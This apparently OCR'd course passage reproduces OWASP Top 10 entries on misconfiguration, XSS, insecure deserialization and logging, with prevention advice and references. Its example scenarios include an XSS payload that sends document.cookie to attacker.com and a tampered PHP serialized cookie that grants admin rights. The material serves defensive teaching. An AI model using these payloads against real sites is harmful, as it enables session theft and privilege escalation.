
- OWASP Proactive Controls: Access Controls
- OWASP Application Security Verification Standard: V4 Access Control
- OWASP Testing Guide: Authorization Testing
- OWASP Cheat Sheet: Access Control

External

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-284: Improper Access Control (Authorization)
- CWE-285: Improper Authorization
- CWE-639: Authorization Bypass Through User-Controlled Key
- PortSwigger: Exploiting CORS Misconfiguration


Demo time: WebGoat hacking Broken access control (Bypassing security controls)

6) Security misconfigurations



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data.	

7) Cross Site Scripting (XSS)



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.	

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.
- Enabling a Content Security Policy (CSP) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.


References

OWASP


- OWASP Proactive Controls: Encode Data
- OWASP Proactive Controls: Validate Data
- OWASP Application Security Verification Standard: V5
- OWASP Testing Guide: Testing for Reflected XSS
- OWASP Testing Guide: Testing for Stored XSS
- OWASP Testing Guide: Testing for DOM XSS
- OWASP Cheat Sheet: XSS Prevention
- OWASP Cheat Sheet: DOM based XSS Prevention
- OWASP Cheat Sheet: XSS Filter Evasion
- OWASP Java Encoder Project

External

- CWE-79: Improper neutralization of user supplied input
- PortSwigger: Client-side template injection


Attacker posts comment that contains <script></script> tags that is persisted in storage.
1
2
Victim visit's site that contains the comment the attacker had posted
3
Browser renders page and executes the embedded script
4
Outcome could be delivering a payload with user information such as their cookies to the attacker

8) Insecure Deserialization



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.	

Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.

Serialization may be used in applications for:

- Remote- and inter-process communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

How to Prevent

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

If that is not possible, consider one of more of the following:

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

References


OWASP

- OWASP Cheat Sheet: Deserialization
- OWASP Proactive Controls: Validate All Inputs
- OWASP Application Security Verification Standard
- OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse
- OWASP AppSecUSA 2017: Friday the 13th JSON Attacks


External

- CWE-502: Deserialization of Untrusted Data
- Java Unmarshaller Security
- OWASP AppSec Cali 2015: Marshalling Pickles

9) Using Components with known vulnerabilities



10) Insufficient logging and monitoring



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.	

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

You are vulnerable to information leakage if you make logging and alerting events visible to a user or an attacker (see **A3:2017-Sensitive Information Exposure**).

How to Prevent

As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2 or later.

There are commercial and open source application protection frameworks such as OWASP AppSensor, web application firewalls such as ModSecurity with the OWASP ModSecurity Core Rule Set, and log correlation software with custom dashboards and alerting.

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

